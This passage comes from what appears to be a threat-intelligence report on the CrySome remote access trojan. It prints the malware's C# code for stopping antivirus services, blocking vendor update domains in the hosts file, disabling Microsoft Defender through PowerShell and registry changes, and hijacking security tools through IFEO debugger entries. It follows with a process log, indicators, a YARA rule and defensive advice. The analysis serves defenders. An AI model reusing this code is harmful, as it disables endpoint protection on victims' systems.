    string[] aVServices = AVServices;
    foreach (string text in aVServices)
    {
        try
        {
            Process.Start(new ProcessStartInfo("sc.exe", "stop \"" + text + "\"")
            {
                UseShellExecute = false,
                CreateNoWindow = true,
                WindowStyle = ProcessWindowStyle.Hidden
            });
            Process.Start(new ProcessStartInfo("sc.exe", "config \"" + text + "\" start= disabled")
            {
                UseShellExecute = false,
                CreateNoWindow = true,
                WindowStyle = ProcessWindowStyle.Hidden
            });
            Process.Start(new ProcessStartInfo("net.exe", "stop \"" + text + "\" /y")
            {
                UseShellExecute = false,
                CreateNoWindow = true,
                WindowStyle = ProcessWindowStyle.Hidden
            });
        }
    }
}
```

Blocking Security Updates:

PoisonHostsFile() alters the system's hosts file to disrupt communication with known antivirus update servers. It first checks for an existing marker to avoid duplicate entries, then appends multiple security vendor domains mapped to 0.0.0.0, effectively redirecting them to a non-routable address. As a result, security software is unable to download updates or signature files, causing defenses to become outdated and significantly less effective over time.

```
private static readonly string[] AVUpdateDomains = new string[33]
{
    "update.nai.com", "download.mcafee.com", "vs.mcafee.com", "update.avg.com", "download.avg.com",
    "update.avast.com", "download.avast.com", "iavs9x.u.avast.com", "dn1-01.geo.kaspersky.com",
    "dn1-02.geo.kaspersky.com",
    "downloads.kaspersky-labs.com", "update.eset.com", "download.eset.com", "download.bitdefender.com",
    "upgrade.bitdefender.com", "nimbus.bitdefender.net", "download.sophos.com", "dci.sophosupd.com",
    "sophosupdate.sophos.com", "mb3-download.malwarebytes.com",
    "downloads.malwarebytes.com", "data-cdn.mbamupdates.com", "definitions.symantec.com", "liveupdate.symantec.com",
    "symantecliveupdate.com", "update.trendmicro.com", "download.trendmicro.com", "download.f-secure.com", "guts2.f-
    secure.com", "update.drweb.com",
    "download.drweb.com", "update.avira.com", "install.avira-update.com"
};
```

```
private static void PoisonHostsFile()
{
    try
    {
        string path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.System), "drivers", "etc",
            "hosts");
        if (!File.Exists(path) ? File.ReadAllText(path) : "").Contains("# avk-block"))
        {
            string text = Environment.NewLine + "# avk-block" + Environment.NewLine;
            string[] avUpdateDomains = AVUpdateDomains;
            foreach (string text2 in avUpdateDomains)
            {
                text = text + "0.0.0.0 " + text2 + Environment.NewLine;
            }
            File.AppendAllText(path, text);
            Program.Log("AVKiller: hosts file poisoned");
        }
    }
}
```

Disabling Microsoft Defender:

The NeutralizeDefender() function systematically weakens Microsoft Defender using a layered approach to disable and suppress its protections. It begins by executing a PowerShell command with execution policy bypass to turn off key real-time defenses, then reinforces persistence through registry policy modifications, and finally disables scheduled tasks to prevent recovery.

Disabled components:

- Real-time monitoring
- IOAV (download/file scanning) protection
- Behavior monitoring
- Script scanning
- Block-at-first-seen (cloud protection)
- Anti-spyware core functionality
- On-access file scanning
- Automatic scan trigger on enable
- Tamper protection
- Cloud reporting (SpyNet reporting)
- Sample submission to Microsoft

Additionally:

- Scheduled scans are disabled
- Cache maintenance tasks are disabled
- Verification/health tasks are disabled

Result:

Microsoft Defender becomes inactive, non-functional, and unable to recover automatically, ensuring persistent defense evasion.

```
private static void NeutralizeDefender()
{
    ExecAsync("powershell", "-EP Bypass -Command \"Set-MpPreference -DisableRealtimeMonitoring $true -
    DisableIOAVProtection $true -DisableBehaviorMonitoring $true -DisableScriptScanning $true -
    DisableBlockAtFirstSeen $true\"").Wait();
    List<Task> list = new List<Task>();
    string[] array = new string[8] { "\"HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\" /v
    DisableAntiSpyware /t REG_DWORD /d 1 /f", "\"HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time
    Protection\" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f", "\"HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows
    Defender\\Real-Time Protection\" /v DisableBehaviorMonitoring /t REG_DWORD /d 1 /f", "\"HKLM\\SOFTWARE\\Policies\\
    Microsoft\\Windows Defender\\Real-Time Protection\" /v DisableOnAccessProtection /t REG_DWORD /d 1 /f", "\"HKLM\\
    SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\" /v DisableScanOnRealtimeEnable /t
    REG_DWORD /d 1 /f", "\"HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Features\" /v TamperProtection /t REG_DWORD /
    d 0 /f", "\"HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Spynet\" /v SpyNetReporting /t REG_DWORD /d
    0 /f", "\"HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Spynet\" /v SubmitSamplesConsent /t REG_DWORD /d
    2 /f" };
    foreach (string text in array)
    {
        list.Add(ExecAsync("reg", "add " + text));
    }
    list.Add(ExecAsync("schtasks", "/Change /TN \"Microsoft\\Windows\\Windows Defender\\Windows Defender Scheduled
    Scan\" /Disable"));
    list.Add(ExecAsync("schtasks", "/Change /TN \"Microsoft\\Windows\\Windows Defender\\Windows Defender Cache
    Maintenance\" /Disable"));
    list.Add(ExecAsync("schtasks", "/Change /TN \"Microsoft\\Windows\\Windows Defender\\Windows Defender Verification
    \" /Disable"));
    Task.WaitAll(list.ToArray());
}
```

Execution Hijacking via IFEO

This function abuses the Image File Execution Options (IFEO) mechanism in Windows to block security tools from launching. It creates registry entries for targeted executables and assigns a fake debugger value pointing to cmd.exe /c echo. As a result, whenever one of these processes is started, Windows redirects execution to the fake debugger instead of the actual binary. This makes the application appear to launch but immediately do nothing, effectively preventing it from running. In essence, it hijacks the execution flow of targeted security processes and silently neutralizes them before they can initialize.

```
private static readonly string[] IFEOTargets = new string[34]
{
    "avp.exe", "avpui.exe", "ekrn.exe", "egui.exe", "bdagent.exe", "vsserv.exe", "bdservicehost.exe", "AvastSvc.exe",
    "AvastUI.exe", "afwServ.exe",
    "AVGSvc.exe", "AVGUI.exe", "MBAMService.exe", "mbamtray.exe", "SavService.exe", "SAVAdminService.exe",
    "CylanceSvc.exe", "CylanceUI.exe", "WRSa.exe", "WRCOREService.exe",
    "a2service.exe", "a2guard.exe", "CSFalconService.exe", "csagent.exe", "SentinelAgent.exe",
    "SentinelServiceHost.exe", "NortonSecurity.exe", "ccSvcHst.exe", "McShield.exe", "masvc.exe",
    "fshoster.exe", "FSMA32.exe", "PSANHost.exe", "PSUAMain.exe"
};
```

```
private static void SetIFEOTraps()
{
    Task[] array = new Task[IFEOTargets.Length];
    for (int i = 0; i < IFEOTargets.Length; i++)
    {
        array[i] = ExecAsync("reg", "add \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
        Execution Options\\\" + IFEOTargets[i] + "\" /v Debugger /t REG_SZ /d \"cmd.exe /c echo\" /f");
    }
    Task.WaitAll(array);
}
```

DYNAMIC ANALYSIS

Upon execution, Build.exe, the CrySomeRAT client, runs as the main process and then spawns additional instances, such as RuntimeBroker.exe, to blend in with legitimate system processes. These child processes launch tools like conhost.exe, sc.exe, reg.exe, and powershell.exe to carry out background activity, including persistence setup, registry changes, and service manipulation, showing active defense evasion and system control.

Build.exe (8724)	C... "C:\Users\WDAGUtilityAccount\Desktop\im\Build.exe"
RuntimeBroker.exe (9024)	C... "C:\Users\WDAGUtilityAccount\AppData\Roaming\Microsoft\Windows\RuntimeBroker.exe"
conhost.exe (8404)	C... "C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\CLR\conhost.exe" --watcher 9024
sc.exe (8492)	S... "sc" query "WindowsHealthMonitor"
Conhost.exe (8880)	C... \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
sc.exe (5300)	S... "sc.exe" stop "WinDefend"
Conhost.exe (8872)	C... \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
reg.exe (8860)	R... "reg" add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\avp.exe" /v Debugger /t REG_SZ /d "cmd.exe /c echo" /f
Conhost.exe (4216)	C... \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
reg.exe (8884)	R... "reg" add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\avpui.exe" /v Debugger /t REG_SZ /d "cmd.exe /c echo" /f
Conhost.exe (6772)	C... \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
reg.exe (5692)	R... "reg" add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\lekm.exe" /v Debugger /t REG_SZ /d "cmd.exe /c echo" /f
Conhost.exe (9172)	C... \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
powershell.exe (9160)	W... "powershell" -EP Bypass -Command "Set-MpPreference -DisableRealtimeMonitoring \$true -DisableIOAVProtection \$true -DisableBehaviorMonitoring \$true -D
Conhost.exe (4896)	C... \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
reg.exe (4836)	R... "reg" add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\legui.exe" /v Debugger /t REG_SZ /d "cmd.exe /c echo" /f
Conhost.exe (9200)	C... \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
reg.exe (4860)	R... "reg" add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\bdagent.exe" /v Debugger /t REG_SZ /d "cmd.exe /c echo" /f

The commands are executed silently in the background, carrying out multiple operations without user awareness. They were used to modify system settings, disable security services, and maintain persistence. Overall, this reflects the malware's ability to perform a wide range of capabilities covertly, while avoiding detection.


INDICATORS OF COMPROMISE

Indicator	Value	Context
SHA256 (Client)	f30f32937999abe4fa6e90234773e0528a4b2bd1d6de5323d59ac96cdb58f25d	Identifies the CrySome RAT client executable used for initial infection and execution on the victim system


SHA256 (Server)	fa896cc8ce13c69f6306eff2a8698998b48b422784053df6bb078c17fe3f04c3	Identifies the CrySome RAT server component responsible for command-and-control operations
Domain	Crysome[.]net	Showcase or promotional site for the CrySome RAT software, used to demonstrate its capabilities

EXTERNAL THREAT LANDSCAPE MANAGEMENT


The threat actor has set up a publicly accessible website, “crysome[.]net,” on the surface web, presenting it as a professional platform for distributing CrySomeRAT. The site functions as a mass-selling portal where users can register freely and receive updates, indicating an organized effort to commercialize and scale the distribution of the tool.





The operator is offering CrySomeRAT at notably low pricing across multiple subscription tiers. The plans range from short-term access to lifetime licenses; all bundled with ongoing updates and support. Higher-tier options additionally include features such as built-in crypting and spreading mechanisms, indicating an effort to make the toolkit more accessible and attractive to a wider range of buyers.



Notably, the latest update to CrySomeRAT was released in March 2026, indicating that the project is actively maintained and still under ongoing development.



Cracked versions of CrySomeRAT are actively circulating across underground forums and various Telegram channels, indicating wider distribution beyond the original seller and increased risk of uncontrolled use.



CONCLUSION

CrySome RAT is a highly capable and actively maintained remote access trojan with a strong emphasis on persistence, stealth, and full system control. Its use of recovery partition abuse, offline registry modification, and multi-layered persistence allows it to survive even system resets, making remediation significantly more complex. The integrated AVKiller and defense evasion techniques demonstrate deliberate effort to neutralize endpoint protection and maintain long-term access. Combined with HVNC, credential theft, and remote-control capabilities, CrySome represents a mature and operational threat capable of sustained covert operations and broad system compromise.

YARA RULES

```
import "hash"
rule CrySome_RAT
{
```

meta:

description = "Detection of CrySome RAT using SHA256 hashes and C2 domain"

author = "Cyfirma Research"

date = "2026-03-25"

strings:

\$url = "crysomes.net"

condition:

hash.sha256(0, filesize) ==

"f30f32937999abe4fa6e90234773e0528a4b2bd1d6de5323d59ac96cdb58f25d" or

hash.sha256(0, filesize) ==

"fa896cc8ce13c69f6306eff2a8698998b48b422784053df6bb078c17fe3f04c3" or

\$url

}

RECOMMENDATIONS

- Immediately isolate and analyze any system showing indicators linked to CrySome RAT to prevent lateral movement.
- Deploy endpoint detection and response solutions capable of monitoring process injection, registry modifications, and service abuse.
- Regularly audit scheduled tasks, services, and Run/RunOnce registry keys for unauthorized persistence entries.
- Monitor and block suspicious domains, including crysomes[.]net and any related C2 infrastructure.
- Enable tamper protection and ensure antivirus solutions cannot be disabled via script or policy changes.
- Perform deep forensic analysis of recovery partitions and offline registry hives when remediation is suspected to ensure no hidden persistence remains.
- Use application control policies to restrict the execution of unknown or unsigned binaries, especially from user-writable directories.
- Maintain offline backups and verified system images to support full system recovery when required.

Copyright CYFIRMA. All rights reserved.